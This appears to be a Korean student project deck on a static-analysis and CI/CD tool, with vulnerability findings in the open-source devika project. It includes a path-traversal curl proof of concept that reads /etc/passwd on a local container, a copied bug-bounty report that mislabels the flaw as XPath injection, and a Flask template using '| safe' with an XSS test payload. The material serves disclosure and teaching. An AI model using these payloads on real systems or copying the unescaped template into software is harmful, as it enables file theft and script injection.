


CodeVuln

[Home](#) [Login](#)

### OWASP Top 10 Analysis Results

[Download Results](#)





## GoCD Setting

GoCD Pipeline Name

GoCD Repository URL

Shell Script to run on the pipeline

GoCD Group Name

## GitHub Repository Update Setting

GitHub User (Username OR Organization name)

GitHub Repository Name

GitHub Private Access Token

Path to the YAML file to be stored in the GitHub repository

Submit

Cancel



## GoCD Setting

GoCD Pipeline Name

GoCD Repository URL

Shell Script to run on the pipeline

GoCD Group Name

## GitHub Repository Update Setting

GitHub User (Username OR Organization name)

GitHub Repository Name

GitHub Private Access Token

Path to the YAML file to be stored in the GitHub repository

Submit

Cancel






## Final Report

# Outro

1. 취약점 분석
2. 산출물
3. 프로젝트를 마치며
4. 질문 & 답변



# 오픈소스 취약점 분석 - Sarif Viewer



The screenshot shows the Visual Studio Code interface with the following components:

- EXPLORER:** Shows a project structure with folders like 'agents', 'apis', 'bert', 'browser', 'documenter', 'experts', 'filesystem', 'llm', 'memory', 'sandbox', 'services', and files like 'config.py', 'init.py', 'logger.py', 'project.py', 'socket\_instance.py', 'state.py', 'ui', '.gitignore', 'ARCHITECTURE.md', 'CONTRIBUTING.md', 'devika.dockerfile', 'devika.py', 'docker-compose.yaml', 'LICENSE', and 'Makefile'.
- Code Editor:** Displays Python code for a web application. Key functions include:
  - `project_files()`: A function that takes a `project_name` and returns a list of files from a database.
  - `browser_snapshot()`: A function that takes a `snapshot_path` and returns a file as an attachment.
  - `get_browser_session()`: A function that takes a `request` and returns a browser session object.
- Sarif Viewer:** Displays 19 SARIF results. The 'LOCATIONS' tab shows 16 locations, 2 rules, and 1 log. The 'RULES' tab shows 2 rules, and the 'LOGS' tab shows 1 log. The results are summarized in the table below:

Line	File	Message
>	py/jinja2/autoescape-false	py/jinja2/autoescape-false 13
>	py/path-injection	py/path-injection 6
⊗ 41	project.py	This path depends on a user-provided value.
⊗ 51	project.py	This path depends on a user-provided value.
⊗ 131	devika.py	This path depends on a user-provided value.
⊗ 138	project.py	This path depends on a user-provided value.
⊗ 183	state.py	This path depends on a user-provided value.
⊗ 186	state.py	This path depends on a user-provided value.

The bottom panel shows 'ANALYSIS STEPS' with 7 steps and 'STACKS' with 0 stacks. The steps are:

- ControlFlowNode for ImportMember (devika.py 11:26)
- ControlFlowNode for request (devika.py 11:26)
- ControlFlowNode for request (devika.py 130:21)
- ControlFlowNode for Attribute (devika.py 130:21)
- ControlFlowNode for Attribute() (devika.py 130:21)
- ControlFlowNode for snapshot\_path (devika.py 130:5)
- ControlFlowNode for snapshot\_path (devika.py 131:22)



```
● ● ●  
  
@app.route("/api/get-project-files/", methods=["GET"])  
@route_logger(logger)  
def project_files():  
    project_name = request.args.get("project_name")  
    files = AgentState.get_project_files(project_name)  
    return jsonify({"files": files})
```

**curl http://localhost:1337/api/get-project-files/?project\_name=../../../../../../../../etc**

# 오픈소스 취약점 분석 - Path Injection



```
root@docker_codeql: /home/env/devika
24.05.11 04:21:35: root: INFO : /api/get-project-files/ GET
24.05.11 04:21:35: root: DEBUG : /api/get-project-files/ GET - Response: {"files":[]}
}

24.05.11 04:21:44: root: INFO : /api/get-project-files/ GET
24.05.11 04:21:44: root: DEBUG : /api/get-project-files/ GET - Response: {"files":[]}
}

24.05.11 04:22:30: root: INFO : /api/get-project-files/ GET
24.05.11 04:22:30: root: DEBUG : /api/get-project-files/ GET - Response: {"files":[]}
}

24.05.11 04:22:34: root: INFO : /api/get-project-files/ GET
24.05.11 04:22:34: root: DEBUG : /api/get-project-files/ GET - Response: {"files":[]}
}



24.05.11 04:22:47: root: INFO : /api/get-project-files/ GET
file_path passwd
File: passwd
24.05.11 04:22:47: root: DEBUG : /api/get-project-files/ GET - Response: {"files":[{"code":"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\nngnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin\nftp:x:101:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin\nuser:x:1000:1000:,,,:/home/user:/bin/bash\n"},"file":"passwd"]]}
root@docker_codeql: /home/env/devika#

root@docker_codeql: /home/env/devika#
drwxr-xr-x 5 root root 4096 May 11 03:35 node_modules
-rw-r--r-- 1 root root 1504 May 11 03:35 package-lock.json
-rw-r--r-- 1 root root 56 May 11 03:35 package.json
-rw-r--r-- 1 root root 329 May 11 03:14 requirements.txt
-rw-r--r-- 1 root root 800 May 11 03:14 sample.config.toml
-rw-r--r-- 1 root root 119 May 11 03:14 setup.sh
drwxr-xr-x 14 root root 4096 May 11 03:38 src
drwxr-xr-x 4 root root 4096 May 11 03:14 ui
root@docker_codeql: /home/env/devika#
root@docker_codeql: /home/env/devika#
root@docker_codeql: /home/env/devika#
root@docker_codeql: /home/env/devika#
root@docker_codeql: /home/env/devika# curl http://localhost:1337/api/get-project-files/?project_name=../../../../../../../../password
{"files":[]}
root@docker_codeql: /home/env/devika# curl http://localhost:1337/api/get-project-files/?project_name=../../../../../../../../password
{"files":[]}
root@docker_codeql: /home/env/devika# curl http://localhost:1337/api/get-project-files/?project_name=../../../../../../../../etc/passwd
{"files":[{"code":"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\nngnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534:/:nonexistent:/usr/sbin/nologin\nftp:x:101:104:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin\nuser:x:1000:1000:,,,:/home/user:/bin/bash\n"},"file":"passwd"]]}
root@docker_codeql: /home/env/devika#
```

Back-End POC

# 오픈소스 취약점 분석 - Path Injection



By Protect AIBountiesCommunityInfoSUBMIT REPORT

## [path injection] /api/get-project-files/ in stitionai/devika

[Duplicate](#) Reported on May 11th 2024

---

### Description

```
@app.route("/api/get-project-files/", methods=["GET"]) @route_logger(logger) def project_files():
project_name = request.args.get("project_name") files = AgentState.get_project_files(project_name)
return jsonify({"files": files})
```

The vulnerability arises from the lack of filtering on the "project\_name" parameter in the "/api/get-project-files/" endpoint. By utilizing "../", it's possible to traverse to higher directories, potentially exposing sensitive information.

Exploiting this vulnerability allows reading the contents of all files within the specified directory. As a result, it was addressed in two scenarios:

Reading files within the /etc/ directory: Initially, it was possible to read the contents of all files within the /etc/ directory.

Reading the /etc/passwd file: To illustrate the issue, the following commands were executed to create a directory named /etc/password and copy the /etc/passwd file into it:

```
mkdir /etc/password cp /etc/passwd /etc/password
```

Subsequently, the contents of the /etc/password/passwd file were successfully read.

#### Vulnerability Type

CWE-643: XPath Injection

#### Severity

High (7.5)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	None
Availability	None

[Open in visual CVSS calculator](#)

#### Registry

Pypi

#### Affected Version

latest

#### Visibility

Public

#### Status


Duplicate

#### Disclosure Bounty

\$450

#### Fix Bounty

\$112.5



```
{% endfor %}  
{% if not embed %}  
</body>  
</html>  
{% endif %}  
"""
```

```
template = Template(jinja2_template_source)
```




```
from flask import Flask, render_template, request
from pyarsing import Word, alphanums, ParseException

@app.route('/submit', methods=['POST'])
def submit():
    user_input = request.form['user_input']
    if user_input.strip():
        parsed_input = parse_input(user_input)
        return render_template('result.html', user_input=user_input, parsed_input=parsed_input)
    else:
        return 'No input provided.'
```





```
● ● ●
<!DOCTYPE html>
<html>
<head>
  <title>Result</title>
</head>
<body>
  <h1>User Input</h1>
  <p>{{ user_input | safe }}</p>
</body>
</html>
```




# Submit Form


Input:



Input:

```
<script>alert('XSS')</script>
```





**DOCKER IMAGE**




**GIT HUB**



**THESIS**



# 정적 분석 솔루션 기대효과




## 환경구축 소요시간 감소

셸 스크립트로 환경구축을 자동화 하였습니다.



## 리서치 소요시간 감소

레포지토리만 입력 받으면 되기 때문에 프로그램 사용법의 대한 리서치를 줄일 수 있습니다.



## 간단한 프로그램 실행

한 번의 실행으로 세 개의 프로그램을 실행할 수 있습니다.



향후 계획



slack 알림 정보 개선



서비스 안정화



서비스 배포



정적 분석

AST TREE 구조 이해

CodeQL, Semgrep, SonarQube  
구축 및 사용 경험



서비스 개발

Front-End / Back-End  
서비스 개발 경험

Session, threading



CI/CD & 취약점 분석

DevSecOps, CD 구축 경험

취약점 분석 및 리포팅 경험



감사합니다.